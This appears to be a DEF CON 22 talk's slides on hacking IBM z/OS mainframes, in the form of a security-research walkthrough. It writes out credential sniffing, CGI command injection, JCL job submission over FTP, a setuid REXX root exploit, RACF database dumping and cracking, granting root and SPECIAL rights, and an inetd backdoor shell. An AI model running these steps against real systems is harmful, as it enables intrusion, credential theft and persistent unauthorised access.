

FROM ROOT TO SPECIAL

HACKING IBM MAINFRAMES

Soldier of Fortran
@mainframed767



DISCLAIMER!

All research was done under personal time. I am not here in the name of, or on behalf of, my employer.

Therefore, any views expressed in this talk are my own and not those of my employer.

This talk discusses work performed in my spare time generally screwing around with mainframes and thinking 'what if this still works...'



?QUESTION?

INTERNET
MAINFRAMES

PLAIN
TNT
53%

SSL
47%



?SSL?

**BAD
CA
17%**

**SELF
SIGNED
33%**

**NO
ERROR
49%**

**SSL TN3270
MAINFRAMES**



WHO ARE YOU?

- Security Guy
- Tired of 90's thinking
- Eye opening experience

@mainframed767




**PCI
SECURITY
EXPERT**

**MAINFRAME
SECURITY
GURU**

**ISO 27002
& PCI
CERTIFIER**

**"WHAT'S
NETSTAT?"**

- OUR HORRIBLE CONSULTANT



SPOKEN



Z/OS? WTF

- Most popular "mainframe" OS
- Version 2.1 out now!

LEGACY MY ASS!

@mainframed767



22

Z/OS DEMO

- Let's take a look at this thing
- It'll all make sense



ZOS OR POS?

- Hard to tell, identifying sucks
- Scanner have "challenges"

```
NMAP -SV -P 992  
167.XXX.4.2 -PN
```



NMAP 6.40

PORT: 992/tcp
STATE: open
SERVICE: ssl
VERSION:

IBM OS/390



NMAP 6.46

PORT: 992/tcp
STATE: open
SERVICE: ssl
VERSION:

MICROSOFT IIS SSL

@mainframed767



22

horns.aiff

```
mainframed@plex:~/SSL_Mainframes$ /usr/bin/nmap -sV -o 992 167. [REDACTED] -Pn
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-06-15 19:01 PDT
```

```
Nmap scan report for [REDACTED].state.or.us (167. [REDACTED])
```

```
Host is up (0.038s latency).
```

```
PORT      STATE SERVICE      VERSION
```

```
992/tcp open  ssl/telnet  IBM OS/390 or SNA telnetd
```

```
mainframed@plex:~/SSL_Mainframes$ nmap -sV -p 992 167. [REDACTED] -Pn
```

```
Starting Nmap 6.46 ( http://nmap.org ) at 2014-06-15 18:55 PDT
```

```
Nmap scan report for [REDACTED].t.state.or.us (167. [REDACTED])
```

```
Host is up (0.042s latency).
```

```
PORT      STATE SERVICE      VERSION
```

```
992/tcp open  ssl         Microsoft IIS SSL
```

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


OTHER METHODS

- Web Servers:
IBM HTTP Server
V5R3M0

IMW0254E

Error 500

IMW0161E The script request is not valid

[IBM HTTP Server V5R3M0](#)



FTP BANNER

```
mainframed@plex:~$ ftp 10.10.0.210
Connected to 10.10.0.210.
220-FTPD1 IBM FTP CS [REDACTED] at EMC1.EMC.COM.EMC.C
220 Connection will close if idle for more than
Name (10.10.0.210:mainframed): dade
331 Send password please.
```

@mainframed767



22

LETS BREAK IN

- Steal Credentials
- Web Server
- 3270 Panels
- Usin' BIRP

@mainframed767



22

ETTERCAP DEMO

```
dade@mainframe:~$  
dade@mainframe:~$  
dade@mainframe:~$  
dade@mainframe:~$  
dade@mainframe:~$  
dade@mainframe:~$  
dade@mainframe:~$  
dade@mainframe:~$  
dade@mainframe:~$  
dade@mainframe:~$  
dade@mainframe:~$ sudo ettercap -Tq -i wlan0 /10
```

@mainframed767



22

M I S S E D I T

```
FTP : 10.10.0.210:21 -> USER: plague PASS: god
10.10.0.22:23 <= z/OS TSO Username : marga
10.10.0.22:23 <= z/OS TSO Password : god
```


@mainframed767



22

CGI-BIN IN TYOOL 2014

- REXX / SH still used
- Injection simple, if you know TSO commands



Welcome to the DEFCON 22 Mainframe!
Please enter your UserID to check your access rights:

Submit

[Click here for your group members](#)

Enter your personal folder to view contents

Submit

10.10.0.210/cgi-bin/tsocmd?first=lu&parm=kate

Listing User ID Details

lu kate

```
USER=KATE   NAME=HEART BREAK KID           OWNER=MINING   CREATED=14.171
DEFAULT-GROUP=MINING   PASSDATE=14.172   PASS-INTERVAL=180   PHRASEDATE=
ATTRIBUTES=NONE
REVOKE DATE=NONE   RESUME DATE=NONE
LAST-ACCESS=14.172/04:11:17
CLASS AUTHORIZATIONS=NONE
NO-INSTALLATION-DATA
NO-MODEL-NAME
LOGON ALLOWED      (DAYS)                (TIME)
-----
ANYDAY                ANYTIME
GROUP=MINING        AUTH=USE              CONNECT-OWNER=MINING   CONNECT-DATE=
CONNECTS=          12   UACC=NONE            LAST-CONNECT=14.172/04:11:17
CONNECT ATTRIBUTES=NONE
REVOKE DATE=NONE   RESUME DATE=NONE
SECURITY-LEVEL=NONE SPECIFIED
CATEGORY-AUTHORIZATION
NONE SPECIFIED
SECURITY-LABEL=NONE SPECIFIED
```


Listing User ID Details

```
lu dade omvs
USER=DADE  NAME=DADE MURPHY          OWNER=SYS1      CREATED=14.171
DEFAULT-GROUP=SYS1  PASSDATE=14.177  PASS-INTERVAL=180  PHRASEDATE=N/A
ATTRIBUTES=SPECIAL OPERATIONS
REVOKE DATE=NONE  RESUME DATE=NONE
LAST-ACCESS=14.182/22:45:29
CLASS AUTHORIZATIONS=NONE
NO-INSTALLATION-DATA
NO-MODEL-NAME
LOGON ALLOWED      (DAYS)              (TIME)
-----
ANYDAY              ANYTIME
GROUP=SYS1          AUTH=USE          CONNECT-OWNER=SYS1  CONNECT-DATE=14.171
CONNECTS=          32  UACC=NONE          LAST-CONNECT=14.182/22:45:29
CONNECT ATTRIBUTES=NONE
REVOKE DATE=NONE  RESUME DATE=NONE
SECURITY-LEVEL=NONE SPECIFIED
CATEGORY-AUTHORIZATION
NONE SPECIFIED
SECURITY-LABEL=NONE SPECIFIED

OMVS INFORMATION
-----
UID= 0000031337
HOME= /u/dade
PROGRAM= /bin/sh
CPUTIMEMAX= NONE
ASSIZEMAX= NONE
FILEPROCMAX= NONE
PROCUSERMAX= NONE
THREADSMAX= NONE
MMAPAREAMAX= NONE
```

```
..s+'' l .s$$$$' i
;2s; : '$$$2'' l
;.$$. : ;2s. :
.s$$$$' i .:'''s.
$$$$2'' l +2 ' i
```

← → ↻ 10.10.0.210/cgi-bin/tsocmd?first=rvary&parm=

Listing User ID Details

```
rvary
RACF DATABASE STATUS:
ACTIVE USE  NUM VOLUME  DATASET
-----
YES  PRIM  1  [REDACTED]  SYS1.RAC [REDACTED]
YES  BACK  1  [REDACTED]  SYS1.RAC [REDACTED]
RVARY COMMAND HAS FINISHED PROCESSING.
```

```
..s+'' l .s$$$$' i
;2s; : '$$$2'' l
;.$$. : ;2s. :
.s$$$$' i .:'''s.
$$$$2'' l +2 ' i
```

@mainframed767



22

B.I.R.P.

- Big Iron Recon & Pwnage

- By @singe

- HITB 2014

- 3270 is awesome

@mainframed767



22

STANDARD 3270

```
TTTTTTTTTT EEEEEEEEE LLL NNN NNN EEEEEEEEE TTTTTTTTT
TTTTTTTTTT EEEEEEEEE LLL NNNNN NNN EEEEEEEEE TTTTTTTTT
TTT EEE LLL NNNNN NNN EEE TTT
TTT EEEEE LLL NNN NN NNN EEEEE TTT
TTT EEEEE LLL NNN NNNNN EEEEE TTT
TTT EEE LLL NNN NNNN EEE TTT
TTT EEEEEEEEE LLLLLLLLL NNN NNN EEEEEEEEE TTT
TTT EEEEEEEEE LLLLLLLLL NNN NNN EEEEEEEEE TTT
```

ELECTRONIC DATA SYSTEMS CORPORATION DALLAS, TEXAS

Use of the network is restricted to authorized users. User activity is monitored and recorded by system personnel. Anyone using the Network expressly consents to such monitoring and recording. BE ADVISED: if possible criminal activity is detected, system records, along with certain personal information, may be provided to law enforcement officials.

```
*****
* LOGON-ID: ██████████ NETWORK-ID: ADYMNU4 DATE: 07/02/14 *
* PASSWORD: ██████████ HOST: DYGNN1A TIME: 02:00:57 *
* NEW PASSWORD: ██████████ TERMINAL-ID: VDYTQ511 SECURITY 972-605-3720 *
* CDRM: MDY001 HELP: 972-604-5100 *
```

ENTER OPTIONAL INITIAL SELECTION BELOW, PF1 FOR HELP, OR 'LOGOFF'.

SELECTION=>

@mainframed767




```

_s+'' l
;2s; :
;.$$.
.s$$$$' i
$$$$2'' l

```

BIAP 3270

```

.s$$$$' i
$$$$2'' l
;2s; :
;.$$.
;.'''s.
.+2 , i

```

```

TTTTTTTTT EEEEEEEEE LLL          NNN      NNN  EEEEEEEEE TTTTTTTTT
TTTTTTTTT EEEEEEEEE LLL          NNNNN     NNN  EEEEEEEEE TTTTTTTTT
   TTT      EEE       LLL          NNNNNN    NNN  EEE       TTT
   TTT      EEEEE     LLL          NNN  NN  NNN  EEEEE     TTT
   TTT      EEEEE     LLL          NNN  NNNNN  EEEEE     TTT
   TTT      EEE       LLL          NNN  NNNN   EEE       TTT
   TTT      EEEEEEEEE LLLLLLLLLL NNN      NNN  EEEEEEEEE TTT
   TTT      EEEEEEEEE LLLLLLLLLL NNN      NNN  EEEEEEEEE TTT

```

ELECTRONIC DATA SYSTEMS CORPORATION DALLAS, TEXAS

Use of the network is restricted to authorized users. User activity is monitored and recorded by system personnel. Anyone using the Network expressly consents to such monitoring and recording. BE ADVISED: if possible criminal activity is detected, system records, along with certain personal information, may be provided to law enforcement officials.

```

*****
*   LOGON-ID: ██████████ NETWORK-ID: ADYMN04   DATE:       07/02/14   *
*   PASSWORD: ██████████ HOST:       DYGNN1A   TIME:       01:59:58   *
*   NEW PASSWORD: ██████████ TERMINAL-ID: VDYTQ510 SECURITY 972-605-3720 *
*   ACCOUNTING CODE: ██████████ CDRM:     MDY001   HELP:       972-604-5100 *
*****

```

ENTER OPTIONAL INITIAL SELECTION BELOW, PF1 FOR HELP, OR 'LOGOFF'.


SELECTION=>

```

_s+'' l
;2s; :
;.$$.
.s$$$$' i
$$$$2'' l

```

@mainframed767



```

;.'''s.
.+2 , i

```

ONLY FTP?

- No Problem!
- FTP lets you run JCL (JCL = Script)

- Command:

SITE FILE=JES



ACCESS GRANTED

- Now we have access
- FTP Account
- Asking someone

NOW WHAT?





ESCALATE!

- Let's escalate our privilege
- Connect with telnet/ssh/3270


GETROOT.RX

- rexx script
- Leverages CVE-2012-5951:

Unspecified vulnerability in IBM Tivoli NetView 1.4, 5.1 through 5.4, and 6.1 on z/OS allows local users to gain privileges by leveraging access to the normal Unix System Services (USS) security level.

TSK TSK

- IBM not really being honest here
- Works on any setuid REXX script!



DEMO

```
.._s+'' l
;^2s; :
;.$$.
.s$$$$' i
`$$$2'' l
;^2s. :
;.'''s.
+2
.._s+'' l
;^2s; :
```

```
$ su
FSUM5011 su: User not authorized to obtain superuser authority.
$ uname -I
z/OS
$ id
uid=22285(MARGO) gid=31337(MINING)
$ cat /tmp/text.rx
/* REXX */
say YAY
$ ls -n /tmp/text.rx
-rwsrwsrwx  1 0      0          19 Jul  1 05:24 /tmp/text.rx
$ ./getroot.rx '/tmp/text.rx' '/bin/sh'
```

```
$$$^
;^2s. :
;.'''s.
+2
.._s+'' l
;^2s; :
;.$$.
.s$$$$' i
+2
;.'''s.
;^2s. :
;.'''s.
;^2s; :
;.$$.
.s$$$$' i
```

@mainframed767



```

_s+'' l
;2s; :
;. $$ .
.s$$$$' i
`$$$$2'' l
;2s; :
;. ''s.
+2 ' i
_s+'' l
;2s; :
;2s; :
;. $$ .
.s$$$$' i
`$$$$2'' l
;2s; :
;. ''s.
+2 ' i
_s+'' l
;2s; :
;. $$ .
.s$$$$' i
`$$$$2'' l
;2s; :
;. ''s.
+2 ' i
_s+'' l
;2s; :
;. $$ .
.s$$$$' i
`$$$$2'' l
;2s; :
;. ''s.
+2 ' i
_s+'' l
;2s; :
;. $$ .
.s$$$$' i
`$$$$2'' l
;2s; :
;. ''s.
+2 ' i

```



```

[+] MARGO time to change your UID
[+] Spawning /tmp/text.rx
[+] File owner UID is: 0
[+] Getting new UID
[+] new UID is: 0
[+] Executing /bin/sh

```

```
# id -u
0
#
```

```

.s$$$$' i
`$$$$2'' l
;2s; :
;. ''s.
+2 ' i
_s+'' l
;2s; :
;. $$ .
.s$$$$' i
`$$$$2'' l
;2s; :
;. $$ .
$$$$' i
$$$$2'' l
;2s; :
;. ''s.
.s^2 ' i
`_s+'' l
;2s; :
;2s; :
;. ''s.
+2 ' i
_s+'' l
;2s; :
;. $$ .
.s$$$$' i

```

THANKS

- Swedish Black Hat community
- Oliver Lavery - GDS Security
- Logica Breach Investigation Files





KEEP ACCESS

- Get a copy of the RACF database
- **JOHN THE RIPPER**

racf2john racf.db
john racf_hashes

STEAL

- Use IRRDBU00 to convert RACF to flat file
- Search for SPECIAL accounts
- Login with a SPECIAL account

IRADBUD

EDIT DADE.RACFUNLD Columns 00001 00072

***** Top of Data *****

```
000001 //RACFUNLD JOB 'RACFUNLD',
000002 //          NOTIFY=&SYSUID,
000003 //          CLASS=A,
000004 //          MSGCLASS=X,
000005 //          MSGLEVEL=(1,1),
000006 //          REGION=6000K,
000007 //          COND=(4,LT)
000008 //UNLOAD EXEC PGM=IRRDBU00,PARM=NOLOCKINPUT
000009 //SYSPRINT DD SYSOUT=A,COPIES=1,DEST=U1018
000010 //*****
000011 //* CHANGE SYS1.RACF.BACKUP TO YOUR RACF DB
000012 //*****
000013 //INDD1 DD DISP=SHR,DSN=SYS1.RACF
000014 //OUTDD DD DSN=&SYSUID.RACF.FLATFILE,
000015 //          DISP=(NEW,CATLG,DELETE),
000016 //          SPACE=(CYL,(70,10),RLSE),
000017 //          DCB=(RECFM=FB,LRECL=4096,BLKSIZE=0)
```

***** Bottom of Data *****



WELCOME TO OWN ZONE

- SPECIAL gives access to make any change to users
- Add Users
- Make others SPECIAL, OPERATIONS

@mainframed767



GIVE' A UID 0

```
lu zerokul omvs noracf  
USER=ZEROKUL
```

OMVS INFORMATION

```
UID= 0000031337  
HOME= /u/zerokul  
PROGRAM= /bin/sh
```

```
alu zerokul omvs( uid( 0 ) )  
READY
```

```
lu zerokul omvs noracf  
USER=ZEROKUL
```

OMVS INFORMATION

```
UID= 0000000000  
HOME= /u/zerokul  
PROGRAM= /bin/sh
```



GIVE'A SPECIAL

READY

```
altuser zerokul SPECIAL
```

READY

```
listuser zerokul
```

```
USER=ZEROKUL  NAME=ITS ZERO COOL MAN
```

```
DEFAULT-GROUP=MINING  PASSDATE=00.000
```

```
ATTRIBUTES=SPECIAL
```

INETD

```
klogin 543/tcp
```

```
# BACKDOOR FOR DEFCON  
klogin stream tcp nowait zerokul /bin/sh sh -l  
#####
```

@mainframed767



INETD

- Works just like Linux

Kill inetd:

```
-ps -ef | grep inetd  
-kill <id>
```

CONNECT WITH NETEBCDICAT

- EBCDIC!

```
dade@mainframe:~/PYTHON$ nc 10.10.0.210 543  
[@ugh
```

- Use NetEBCDICat

```
dade@mainframe:~/PYTHON$ ./NetEBCDICat.py 10.10.0.210 543
```

```
id -u
```

```
# 0
```

```
uname -I
```

```
# z/OS
```

```
@mainframed767
```



22

BPX . WHA?

- BPX.SUPERUSER
 - Allows people to su to root without password

```
# exit
```

```
$
```

BPX.SUPERUSER

- As SPECIAL user type (change userid):

```
PERMIT BPX.SUPERUSER  
CLASS(FACILITY) ID(USERID)  
ACCESS(READ)
```

And

```
SETROPTS GENERIC(FACILITY)  
REFRESH
```



TOOLS

- **CATSO**
 - TSO Bind/Reverse shell
- **TSHOCKER**
 - Python/JCL/FTP wrapper for CATSO
- **MainTP**
 - Python/JCL/FTP getroot.exe wrapper

TSHOCKER

```
_s+' l  
;^s; :  
;.$$.  
.s$$$$' i  
'$$$2" l  
;^s. :  
:.' "s.
```

```
.s$$$$' i  
'$$$2" l  
;^s. :  
:.' "s.  
+2 ' i  
_s+' l  
;^s; :
```

```
dade@mainframe:~/PYTHON$ ./TSh0cker.py -r --r  
[+] Connecting to: 10.10.0.210 : 21  
[+] Switching to JES mode  
[+] Inserting JCL with CATSO in to job queue  
[+] Done...  
To connect use nc 10.10.0.210 31337
```

```
;.$$.  
.s$$$$' i  
'$$$2" l  
;^s. :  
:.' "s.  
+2 ' i  
_s+' l  
;^s; :  
:.' "s.
```

```
;^s. :  
:.' "s.  
+2 ' i  
_s+' l  
;^s; :  
:.$$.  
.s$$$$' i
```

@mainframed767



MAINTP

- Uses GETROOT.rxx + JCL and FTP and NetEBCDICat to get a remote root shell

```

_s+' 1
:2s: :
dade@mainframe:~/PYTHON$ ./MainTP.py -r --rport 54321 10.10.0.210 dade love

```

}

```

:2s: :. .
+ - - - - - + - - -

```



THANKS

- Logica Breach Investigation Team
- Dominic White (@singe)
- The community



CONTACT

TWITTER:

[@mainframed767](#)

EMAIL:

mainframed767@gmail.com

WEBSITES:

Mainframed767.tumblr.com

Soldieroffortran.org